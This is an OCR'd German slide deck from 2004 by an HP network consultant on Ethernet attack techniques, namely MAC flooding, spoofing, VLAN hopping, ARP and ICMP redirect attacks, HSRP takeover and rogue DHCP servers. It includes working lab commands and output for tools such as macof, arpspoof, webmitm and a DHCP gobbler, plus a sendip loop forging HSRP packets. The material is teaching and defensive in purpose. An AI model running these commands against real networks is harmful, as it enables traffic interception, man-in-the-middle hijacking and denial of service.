Ethernet Hacking

2B03

Andreas Aurand
Network Consultant NWCC, HP

© 2004 Hewlett-Packard Development Company, L.P.
The information contained herein is subject to change without notice

Agenda

- **Angriffsszenarien**
- **MAC-Angriffe**
  - MAC Flooding
  - MAC Spoofing
- **Spanning Tree und andere VLAN Attacken**
- **IP-basierende Angriffe**
  - ARP Spoofing
  - ICMP-Redirect
  - HSRP
  - DHCP Starvation und Rogue Server

Angriffsszenarien


Hohes Bedrohungspotential

Laut einer Studie der Gartner-Gruppe erfolgen mehr als **70 Prozent** aller unberechtigten Zugriffe auf EDV-Systemen durch autorisierte Benutzer, seien es die eigenen Mitarbeiter oder Partner und sogar mehr als **95 Prozent** aller Angriffe, die zu einem signifikanten finanziellen Verlust führen.

Ziel eines Angreifers

- **Gesendete Pakete sehen (*Sniffing*, *Eavesdropping*)**
  - Passwörter
  - Sensitive Informationen
- **Verbindungen über eigenen Rechner umleiten**
  - Man-in-the-Middle-Attacken (MitM)
    - Verschlüsselte Verbindungen knacken
    - Informationen modifizieren
  - Session Hijacking
- **Denial-of-Service-Angriffe (DoS)**
  - Auf wichtige Server (z.B. DHCP- oder DNS-Server)
  - Auf wichtige Infrastrukturkomponenten (Router, Firewall, Switch)


Sniffing




```
Ethernet II,
    Destination: 00:d0:59:05:95:09
    Source: 00:60:97:80:9d:d6
    Type: ARP (0x0806)
Address Resolution Protocol (reply)
    ...   ...  ...
    Sender MAC address: 00:60:97:80:9d:d6
    Sender IP address: 10.185.208.190
    Target MAC address: 00:d0:59:05:95:09
    Target IP address: 10.185.211.208
```

Der Angreifer trägt hier seine MAC-Adresse ein.


DNS Spoofing




DNS Spoofing

- Oft für *Man-in-the-Middle*-Attacken benutzt
  - Verschlüsselte Verbindungen terminieren auf dem angreifenden Rechner
    - SSH
    - HTTPS
- Angreifer beantwortet ***DNS Query*** mit eigenem ***DNS Response***
  - Reply-Adresse ist seine eigene IP-Adresse
- Angreifer muss ***DNS Queries*** empfangen können
  - *ARP Spoofing*
  - MAC Flooding

SSH MitM-Attacke



SSL MitM-Attacke



SSL MitM-Attacke

- *webmitm* muss eigenes Zertifikat erstellen


```
attack# webmitm -d
Generating RSA private key, 1024 bit long modulus
-----
…   …  …
subject=/C=DE/ST=Hessen/L=Frankfurt/O=Andreas Aurand/OU=FRS-LAB
        /CN=nixat1.frs-lab.de/emailAddress=root@nixat1.frs-lab.de
Getting Private key
webmitm: certificate generated
```

- Sicherheitshinweise des Browser beachten

MAC-Angriffe


Shared Ethernet

- **Bus-Topologie**. Alle Maschinen sind an einem gemeinsam genutzten Bus angeschlossen.
- Die einzelnen physikalischen Kabel sind über ***Hubs*** verbunden,
  - Leiten jedes empfangene Paket an alle verfügbaren Ports weiter
  - Jedes System kann den gesamten Datenverkehr sehen
- **Shared Ethernet bietet keine Sicherheit**




Switched Ethernet

- Systeme sind direkt an **Switches** angeschlossen. Switch leitet Pakete nur an Ports weiter, an denen MAC-Adresse des Zielsystems eingetragen ist.
  - Diese Information ist in **MAC-Adresstabelle** gespeichert
    - Bei *Catalyst Switches* als CAM-Tabelle bezeichnet (*Content Addressable Memory*)
  - Tabelle kann auf verschiedenen Switchtypen unterschiedliche Größe haben
    - über 130.000 Einträge auf Catalyst 6000 oder nur 2000 auf Catalyst 2950XL
- Falls Tabelle voll ist, muss der Switch Pakete, die für unbekannte Ethernet-Adressen bestimmt sind, über alle Ports fluten.
  - ***Unicast Flooding***: Fluten der Pakete im gesamten Layer-2-Netzwerk
  - Switch verhält sich wie ein Hub
  - Pakete sind für Angreifer sichtbar




Switched Ethernet

- Aufbau der MAC-Adresstabelle



- MAC-Adresse ist in der CAM-Tabelle vorhanden




MAC Flooding

- Angreifer versucht die MAC-Adresstabelle aufzufüllen
  - Tools: ***macof*** oder ***pktgen***


```
linny:~ # macof -i eth1 -n 150000
macof: c:55:87:40:a3:81 -> 6a:b2:2a:33:a4:d6
macof: 2e:4d:22:56:a2:e5 -> 31:cc:e:1e:5b:6
macof: 3d:20:31:22:f6:c6 -> 43:a2:31:46:e0:c3
```

```
cat5000> (enable) show cam count dyn
Total Matching CAM Entries = 130904
```



MAC Spoofing

- Angreifer verwendet MAC-Adresse eines bekannten Systems
  - Angreifer kann Pakete nicht an das Zielsystem weiterleiten
  - **DoS-Angriff** oder ***Rogue Server***




attack# macchanger --mac=00:04:c1:7d:d6:54 eth0

```
Current MAC: 00:60:97:80:9d:d6 (3com Corporation)
Faked MAC:   00:04:c1:7d:d6:54 (Cisco Systems, Inc.)
```


Spanning Tree und andere VLAN-Attacken


STP-Attacken – DoS-Angriff

- Angreifer sendet *Bridge PDUs* die dazu führen, dass die Switches den ***Spanning Tree*** neu berechnen müssen
  - Durch ***Learning/Listening* Phasen** sind Teile des Netzes für mindestens 30 Sekunden nicht erreichbar



STP-Attacken – MitM-Angriff

- Der Angreifer benötigt in diesem Fall Verbindungen zu verschiedenen Switches




VLAN Hopping – Switch Spoofing

- Standardmäßig stehen Switchports auf ***Trunk Mode*** „auto“


```
Console> (enable) show trunk 3/3
Port      Mode         Encapsulation  Status        Native vlan
--------  -----------  -------------  ------------  -----------
 3/3      auto         negotiate      not-trunking  1
```

- Mit gefälschten DTP-Paketen (***Dynamic Trunking Protocol***) kann Angreifer **Trunk-Verbindung** (IEEE 802.1Q) zum Switch aufbauen
  - Zugriff auf alle VLANs möglich




VLAN Hopping – Double Tagging

- Frame mit **zwei IEEE 802.1Q VLAN Header**
  - *Access Port* und *Native VLAN* des Trunk müssen zum gleichen VLAN gehören
  - Quell- und Zielmaschinen müssen an verschiedenen Switches angeschlossen sein



VTP-Angriffe

- Über VTP (***VLAN Trunking Protocol***) tauschen *Catalyst Switches* Informationen über ihre VLAN-Konfiguration aus
  - Läuft nur über Trunk Ports
- Durch das Versenden von gefälschten VTP-Paketen kann ein Angreifer VLANs hinzufügen oder Löschen (DoS-Angriff)



Cat5000-SUP1> (enable) show logging buffer


```
2003 Sep 01 14:05:38 %VTP-6-VLANCHG:VLAN 5 deleted
2003 Sep 01 14:05:39 %VTP-6-VLANCHG:VLAN 95 deleted
2003 Sep 01 14:05:40 %VTP-6-VLANCHG:VLAN 96 deleted
2003 Sep 01 14:05:41 %VTP-6-VLANCHG:VLAN 97 deleted
2003 Sep 01 14:05:42 %VTP-6-VLANCHG:VLAN 98 deleted
2003 Sep 01 14:05:43 %VTP-6-VLANCHG:VLAN 999 deleted
2003 Sep 01 14:05:43 %VTP-6-VLANCHG:VLAN 1003 modified
```


IP-basierende Angriffe

ARP Spoofing


- Bestehende Einträge im ARP Cache durch „gefälschte“ ARP-Pakete modifizieren und neue Einträge hinzufügen
  - ***ARP Spoofing*** oder ***ARP Cache Poisoning***
  - Ermöglicht DoS- und MitM-Attacken
- ***Gratuitous ARP***
  - *ARP Reply Broadcast* um einen bestehenden Eintrag auf allen Systemen des LANs abzuändern
  - Häufig benutzt, um ARP-Eintrag des ***Default Gateway*** auf allen Hosts zu modifizieren

Wie funktioniert der **ARP Cache** ?



Der *ARP Reply* wird immer als Unicast an die MAC-Adresse gesendet, die im Request-Paket als „*Sender MAC Address*“ eingetragen ist.

ARP Spoofing




attack# arpspoof 10.185.208.190
Ethernet II, Src: 00:60:97:80:9d:d6, Dst: ff:ff:ff:ff:ff:ff
Destination: ff:ff:ff:ff:ff:ff
Source: 00:60:97:80:9d:d6
Type: ARP (0x0806)
Address Resolution Protocol (reply)
… … …
Opcode: reply (0x0002)
Sender MAC address: 00:60:97:80:9d:d6
Sender IP address: 10.185.208.190
Target MAC address: ff:ff:ff:ff:ff:ff
Target IP address: 0.0.0.0

D:\> arp -a
Schnittstelle: 10.185.211.208
Internetadresse Physikal. Adresse
10.185.208.190 **00-60-97-80-9d-d6**

ICMP Redirect – Attacken


- Angreifer sendet gefälschtes ***ICMP Redirect***, um eine **Host-Route** zu verändern.



attack# sing -red \
-x host \
**-S 192.168.208.1 **
-dest 10.185.208.189 \
-gw 192.168.208.185 \
192.168.208.109

Entfernter **ICMP Redirect** - Angriff


- Angreifer sendet gefälschte *ICMP Redirects* aus einem anderen Netzwerk
  - Ermöglicht **DoS-Attacken**




```
attack# sing -red \
      -x host \
      -S 192.168.208.1 \
      -dest 10.185.208.189 \
      -gw 192.168.208.33 \
      192.168.208.109
```


HSRP – Angriffe


- Angreifer übernimmt den ***HSRP Active Router***
  - Angreifer übernimmt Aufgabe des *Default Gateway*
  - MitM- oder DoS-Attacken möglich




```
while true;
  do sendip -d 0x0000100 3ffff1000585858 00000000000ab9d0be\
      -p ipv4 \
      -is 10.185.208.254 \
      -it 1 \
      -p udp \
      -us 1985 \
      -ud 1985 \
      224.0.0.2 \
      > /dev/null 2>&1;
    sendip -d 0x0000080 3ffff1000585858 00000000000ab9d0be\
      -p ipv4 \
      -is 10.185.208.253 \
      -it 1 \
      -p udp \
      -us 1985 \
      -ud 1985 \
      224.0.0.2 \
      > /dev/null 2>&1;
    sleep 3 ;
done;
```

DHCP Starvation

- Angreifer "*spooft*" den *DHCP Packet Exchange*
  - Fordert alle verfügbaren IP-Adressen vom Servers an
- Server kann Clients keine Adresse mehr zuweisen
  - DoS-Attacke auf den DHCP-Server.





```
attack# DHCPGobbler -g
Detecting DHCP service for gobble attack
DHCP server at 1A92.168.1.190 offering 192.168.1.101
with subnet mask 255.255.255.0 gateway 192.168.1.1
and DNS 10.185.208.34
192.168.1.101 gobbled using MAC 0:28:c:a8:5e:a7
192.168.1.102 gobbled using MAC 0:a8:25:24:5e:51
192.168.1.103 gobbled using MAC 0:48:c4:b3:a9:a0
192.168.1.104 gobbled using MAC 0:3c:63:ab:41:f3
192.168.1.105 gobbled using MAC 0:73:92:a7:75:1b
....
```

Für jede Anforderung muss eine neue MAC-Adresse verwendet werden

DHCP Rogue Server

- Angreifer setzt einen eigenen DHCP-Server ab um Clients mit falschen Informationen zu versorgen.
  - Ermöglicht **DoS-** als auch **MitM-Attacken**
  - Falls DHCP Client IP-Adresse vorgibt, funktioniert Angriff nicht



DHCP Rogue Server

IP-Adressen für Gateway (G), DNS-Server (D) und DHCP-Server (A)

attack# ./Gobbler -m 1 -D 192.168.1.185 -G 192.168.1.185 -A 192.168.1.33

```
DHCP gobbler v0.66 from www.networkpenetration.com
-------------------------------------------------
Man the middle attack
Trying to gobble address to be used in man in the middle attack
DHCP Discover packet constructed and injected, wrote all 342 bytes
Sniffing DHCP packets.....
Got a DHCP OFFER packet
DHCP request packet constructed and injected, wrote all 342 bytes
Sniffing DHCP packets.....
Got a DHCP ACK packet
192.168.1.113 gobbled.... Total: 1
Address(es) to be spoofed 192.168.1.113
Sniffing for discover messages
Sniffing DHCP packets.....
Got A DHCP discover packet..... a host is trying to find a valid IP
Time to do the dirty work
DHCP Offer packet constructed and injected, wrote all 342 bytes
Sniffing DHCP packets.....
got a dhcp request packet
Transaction compare passed...
Request IP: 192.168.1.113
Offerd  IP: 192.168.1.113
Sent + Requested IP's match....
Creating an Ack packet
DHCP ACK packet constructed and injected, wrote all 342 bytes
Man in the middle should be established m00 m4m4m4m4
 Just checking incase of other servers weren't happy (waiting for 10 seconds)
Sniffing DHCP packets.....
```

Rogue Server allokiert Adresse vom richtigen DHCP-Server.

Rogue Server sendet *DHCP Offer* mit gestohlener IP-Adresse sowie den Informationen über das neue *Default Gateway* und den neuen DNS-Server an Client zurück.

Zusammenfassung

VLANs bieten KEINE erhöhte Sicherheit !

Weitere Sicherheitsvorkehrungen sind notwendig !

Links

- Cisco SAFE Layer 2 Application Note
  - http://www.cisco.com/go/safe
- Securing Networks with Private VLANs and VLAN ACLs
  - http://www.cisco.com/warp/public/473/90.shtml
- Catalyst Secure Template
  - http://www.qorbit.net/documents/catalyst-secure-template.htm
- Studie der Gartner Group
  - http://security1.gartner.com/story.php.id.12.s.1.jsp
- Hacking Layer 2: Fun with Ethernet Switches
  - http://www.blackhat.com/presentations/bh-usa-02/bh-us-02-convery-switches.pdf

April 21, 2004 Andreas Aurand, HP Network Competence Center 35

Fragen